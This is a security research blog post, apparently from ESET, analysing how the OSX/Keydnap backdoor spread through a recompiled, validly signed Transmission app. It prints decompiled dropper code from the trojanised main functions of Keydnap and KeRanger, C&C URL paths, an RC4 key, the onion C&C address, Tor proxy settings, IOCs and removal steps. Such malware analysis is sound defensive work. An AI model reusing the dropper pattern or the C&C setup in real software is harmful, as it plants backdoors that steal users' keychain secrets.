
OSX/Keydnap spreads via signed Transmission application

welivesecurity.com/2016/08/30/osxkeydnap-spreads-via-signed-transmission-application/

August 30, 2016



During the last hours, OSX/Keydnap was distributed on a trusted website, which turned out to be “something else”. It spread via a recompiled version of the otherwise legitimate open source BitTorrent client application Transmission and distributed on their official website.

ESET Research
30 Aug 2016 - 02:28PM

During the last hours, OSX/Keydnap was distributed on a trusted website, which turned out to be “something else”. It spread via a recompiled version of the otherwise legitimate open source BitTorrent client application Transmission and distributed on their official website.

Last month ESET researchers wrote an article about a new OS X malware called OSX/Keydnap, built to steal the content of OS X’s keychain and maintain a permanent backdoor. At that time of the analysis, it was unclear how victims were exposed to OSX/Keydnap. To quote the original article: “It could be through attachments in spam messages, downloads from untrusted websites or something else.”

During the last hours, OSX/Keydnap was distributed on a trusted website, which turned out to be “something else”. It spread via a recompiled version of the otherwise legitimate open source BitTorrent client application Transmission and distributed on their official website.

Instant response from the Transmission team

Literally minutes after being notified by ESET, the Transmission team removed the malicious file from their web server and launched an investigation to identify how this happened. At the time of writing, it was impossible to tell exactly when the malicious file was made available for download. According to the signature, the application bundle was signed on August 28th, 2016, but it seems to have been distributed only the next day. Thus, we advise anyone who downloaded Transmission v2.92 between August 28th and August 29th, 2016, inclusively, to verify if their system is compromised by testing the presence of any of the following file or directory:

- /Applications/Transmission.app/Contents/Resources/License.rtf
- /Volumes/Transmission/Transmission.app/Contents/Resources/License.rtf
- $HOME/Library/Application Support/com.apple.iCloud.sync.daemon/icloudsyncd
- $HOME/Library/Application Support/com.apple.iCloud.sync.daemon/process.id
- $HOME/Library/LaunchAgents/com.apple.iCloud.sync.daemon.plist
- /Library/Application Support/com.apple.iCloud.sync.daemon/
- $HOME/Library/LaunchAgents/com.geticloud.icloud.photo.plist

If any of them exists, it means the malicious Transmission application was executed and that Keydnap is most likely running. Also note that the malicious disk image was named Transmission2.92.dmg while the legitimate one is Transmission-2.92.dmg (notice the hyphen).

Similarity with KeRanger

If this modus operandi sounds familiar, you are totally correct. In March 2016, Palo Alto Networks published a blog post warning about the first OS X ransomware observed. In fact, Keydnap used the same technique to spread itself.

In both cases, a malicious block of code is added to the main function of the Transmission application. The code responsible for dropping and running the malicious payload is astonishingly the same.

```
30  if ( argc >= 2 )
31  {
32    v3 = argv[1];
33    if ( !strncmp(argv[1], "-v", 2uLL) )
34    {
35      v4 = atoi(v3 + 2);
36      asprintf(&v19, "TR_DEBUG=%d", v4);
37      putenv(v19);
38      free(v19);
39    }
40  }
41  v5 = getuid();
42  v6 = getpwuid(v5)->pw_dir;
43  __sprintf_chk(&v24, 0, 0x400uLL, "%s/Library/kernel_service", v6);
44  __sprintf_chk(&v23, 0, 0x400uLL, "%s/Library/.kernel_pid", v6);
45  __sprintf_chk(&v22, 0, 0x400uLL, "%s/Library/.kernel_time", v6);
46  __sprintf_chk(&v21, 0, 0x400uLL, "%s/Library/.kernel_complete", v6);
47  if ( access(&v23, 0) == -1
48    || (v18 = 0, v7 = fopen(&v23, "r"), fscanf(v7, "%d", &v18), fclose(v7), v8 = getpgid(v18), v8 != v18)
49  {
50    v9 = *argv;
51    v10 = strlen(*argv);
52    __strncpy_chk(v20, v9, v10 - 19, 1024LL);
53    v20[strlen(*argv) - 19] = 0;
54    __sprintf_chk(v20, 0, 0x400uLL, "%s/Resources/General.rtf", v20);
55    v11 = fopen(v20, "rb");
56    fseek(v11, 0LL, 2);
57    v12 = ftell(v11);
58    rewind(v11);
59    v13 = malloc(v12 + 1);
60    v13[v12] = 0;
61    v16 = fread(v13, 1uLL, v12, v11);
62    fclose(v11);
63    v14 = fopen(&v24, "wb+");
64    fwrite(v13, v16, 1uLL, v14);
65    v2 = argv;
66    fclose(v14);
67    free(v13);
68    chmod(&v24, 0x40u);
69    system(&v24);
70  }
71  return NSApplicationMain(v17, v2);
72}
```

Transmission's main function dropping OSX/KeRanger

```
17  if ( argc >= 2 )
18  {
19    v2 = argv[1];
20    if ( !strncmp(argv[1], "-v", 2uLL) )
21    {
22      v3 = atoi(v2 + 2);
23      asprintf(&v13, "TR_DEBUG=%d", v3);
24      putenv(v13);
25      free(v13);
26    }
27  }
28  v4 = getenv("HOME");
29  __sprintf_chk((char *)&v13, 0, 0x400uLL, "%s/Library/Application Support/com.apple.iCloud.sync.daemon", v4);
30  __sprintf_chk(&v12, 0, 0x400uLL, "%s/icloudsyncd", &v13);
31  __sprintf_chk(&v11, 0, 0x400uLL, "%s/process.id", &v13);
32  if ( access(&v11, F_OK) == -1
33    || (v10 = 0, v5 = fopen(&v11, "r"),
34                 fscanf(v5, "%d", &v10, *(_QWORD *)&v10),
35                 fclose(v5),
36                 v6 = getpgid(v10),
37                 v6 != v10) )
38  {
39    v7 = *argv;
40    v8 = strlen(*argv);
41    __strncpy_chk(&v10, v7, v8 - 19, 1024LL);
42    *((_BYTE *)&v10 + strlen(*argv) - 19) = 0;
43    __sprintf_chk((char *)&v10, 0, 0x400uLL, "%s/Resources/License.rtf", &v10, *(_QWORD *)&v10);
44    system((const char *)&v10);
45  }
46  return NSApplicationMain((unsigned int)argc, argv);
47}
```

Transmission's main function dropping OSX/Keydnap

Just like in the KeRanger case, a legitimate code signing key was used to sign the malicious Transmission application bundle. It's different from the legitimate Transmission certificate, but is still signed by Apple and bypasses Gatekeeper protection.

```
# Malicious Transmission.app
$ codesign -dvvv /Volumes/Transmission/Transmission.app
Executable=/Volumes/Transmission/Transmission.app/Contents/MacOS/Transmission
Identifier=org.m0k.transmission
Format=app bundle with Mach-O thin (x86_64)
CodeDirectory v=20200 size=6304 flags=0x0(none) hashes=308+3 location=embedded
Hash type=sha1 size=20
CandidateCDHash sha1=37ffe70260919ee70e9f2a601d5ad00e2dd5a011
Hash choices=sha1
CDHash=37ffe70260919ee70e9f2a601d5ad00e2dd5a011
Signature size=4255
Authority=Developer ID Application: <strong>Shaderkin Igor (836QJ8VMCQ)</strong>
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Signed Time=Aug 28, 2016, 12:09:55 PM
Info.plist entries=38
TeamIdentifier=<strong>836QJ8VMCQ</strong>
Sealed Resources version=2 rules=12 files=331
Internal requirements count=1 size=212
```

```
1  <span style="font-weight: 400;" data-mce-style="font-weight: 400;"># Clean Transmission.app</span>
2  <span style="font-weight: 400;" data-mce-style="font-weight: 400;">$ codesign -dvvv
   /Volumes/Transmission/Transmission.app</span>
3
4  <span style="font-weight: 400;" data-mce-style="font-weight:
   400;">Executable=/Volumes/Transmission/Transmission.app/Contents/MacOS/Transmission</span>
5  <span style="font-weight: 400;" data-mce-style="font-weight:
   400;">Identifier=org.m0k.transmission</span>
6
7  <span style="font-weight: 400;" data-mce-style="font-weight: 400;">Format=app bundle with Mach-O
   thin (x86_64)</span>
8  <span style="font-weight: 400;" data-mce-style="font-weight: 400;">CodeDirectory v=20200 size=6304
   flags=0x0(none) hashes=308+3 location=embedded</span>
9
10 <span style="font-weight: 400;" data-mce-style="font-weight: 400;">Hash type=sha1 size=20</span>
11 <span style="font-weight: 400;" data-mce-style="font-weight: 400;">CandidateCDHash
   sha1=a68d09161742573b09a17b8aef05f918a1cebcac</span>
12 <span style="font-weight: 400;" data-mce-style="font-weight: 400;">Hash choices=sha1</span>
13 <span style="font-weight: 400;" data-mce-style="font-weight:
14 400;">CDHash=a68d09161742573b09a17b8aef05f918a1cebcac</span>
15 <span style="font-weight: 400;" data-mce-style="font-weight: 400;">Signature size=8561</span>
16 <span style="font-weight: 400;" data-mce-style="font-weight: 400;">Authority=Developer ID
   Application: </span><b>Digital Ignition LLC</b>
17 <span style="font-weight: 400;" data-mce-style="font-weight: 400;">Authority=Developer ID
18 Certification Authority</span>
19 <span style="font-weight: 400;" data-mce-style="font-weight: 400;">Authority=Apple Root CA</span>
   <span style="font-weight: 400;" data-mce-style="font-weight: 400;">Timestamp=Mar 6, 2016, 3:01:41
   PM</span>
   <span style="font-weight: 400;" data-mce-style="font-weight: 400;">Info.plist entries=38</span>
   <span style="font-weight: 400;" data-mce-style="font-weight: 400;">TeamIdentifier=</span>
   <b>5DPYRBHEAR</b>
   <span style="font-weight: 400;" data-mce-style="font-weight: 400;">Sealed Resources version=2
   rules=12 files=328</span>
   <span style="font-weight: 400;" data-mce-style="font-weight: 400;">Internal requirements count=1
   size=180</span>
```

ESET has notified Apple about compromised code signing key.

Beside the distribution method, Keydnap and KeRanger features some similarity in its code such as the C&C URL resource path and parameter.

- KeRanger: /osx/ping?user_id=%s&uuid=%s&model=%s
- Keydnap: /api/osx?bot_id=%s&action=ping&data=%s (parameters as POST data, encrypted with RC4)

Keydnap now at version 1.5

While reporting to the C&C server, Keydnap included an internal version. The one we observed in the new binary is 1.5.

It is still packed with the modified UPX described in our first article about Keydnap. The patch we published on Github to unpack the executable file still works with the new variant.

A significant change in the new version is the presence of a standalone Tor client. This enables Keydnap to reach its onion-routed C&C server without the need of a Tor2Web relay such as onion.to.

```
curl_easy_setopt(curl, CURLOPT_PROXYTYPE, CURLPROXY_SOCKS5_HOSTNAME);
curl_easy_setopt(curl, CURLOPT_PROXY, "127.0.0.1:9050");// Use Tor client running on localhost
```

Inside Keydnap, curl is set to use the local Tor client as a proxy

There is only one additional command compared to the previous version we analyzed. This new command, with id 10, allows the C&C server to be set to a different URL and saves it on the disk.

The RC4 key used to encrypt HTTP POST data and decrypt the response changed to “u-4&LpZ!6Kgu^=$a“.

The hardcoded C&C URL is now hxxp://t4f2cocitdpqa7tv.onion/api/osx

```
                        ; CODE XREF: sub_100003226+52↑j
mov     edi, 8          ; size_t
call    _malloc
mov     rbx, rax
mov     cs:cnc_server_list, rbx
mov     edi, 26h        ; size_t
call    _malloc
mov     [rbx], rax
mov     rax, cs:cnc_server_list
mov     rax, [rax]
mov     rcx, 'pa/noino'
mov     [rax+18h], rcx
mov     rcx, '.vt7aqpd'
mov     [rax+10h], rcx
mov     rcx, 'ticoc2f4'
mov     [rax+8], rcx
mov     rcx, 't//:ptth'
mov     [rax], rcx
mov     word ptr [rax+24h], 'x'
mov     dword ptr [rax+20h], 'so/i' ; http://t4f2cocitdpqa7tv.onion/api/osx
mov     cs:cnc_server_count, 1
```

How to remove OSX/Keydnap

To remove Keydnap v1.5, start by quitting Transmission. Then, in Activity Monitor, kill processes with any of the following names:

– icloudproc
– License.rtf
– icloudsyncd
– /usr/libexec/icloudsyncd -launchd netlogon.bundle

Remove the following files and directories:

– /Library/Application Support/com.apple.iCloud.sync.daemon/
– /Library/LaunchAgents/com.apple.iCloud.sync.daemon.plist
– /Users/$USER/Library/Application Support/com.apple.iCloud.sync.daemon/
– /Users/$USER/Library/Application Support/com.geticloud/
– /Users/$USER/Library/LaunchAgents/com.apple.iCloud.sync.daemon.plist
– /Users/$USER/Library/LaunchAgents/com.geticloud.icloud.photo.plist

Remove Transmission from your system and redownload it from a trusted source. The Transmission website and binaries are now hosted on Github. You can verify the hash and the signature of the legitimate binary package with:

– “shasum -a 256” and compare with the one on the site and
– “codesign -dvvv” and verify if is signed by “Digital Ignition LLC” with team identifier 5DPYRBHEAR.

IOCs

Transmission bundle

SHA-1	Filename	ESET Detection name
1ce125d76f77485636ecea330acb038701ccc4ce	Transmission2.92.dmg	OSX/Keydnap.A

OSX/Keydnap dropper

SHA-1	Filename	ESET Detection name
e0ef6a5216748737f5a3c8d08bbdf204d039559e	Transmission	OSX/TrojanDropper.Agent.A

OSX/Keydnap backdoor

SHA-1	ESET Detection name	C&C	Version
8ca03122ee73d3e522221832872b9ed0c9869ac4	OSX/Keydnap.A	hxxp://t4f2cocitdpqa7tv.onion	1.5

30 Aug 2016 - 02:28PM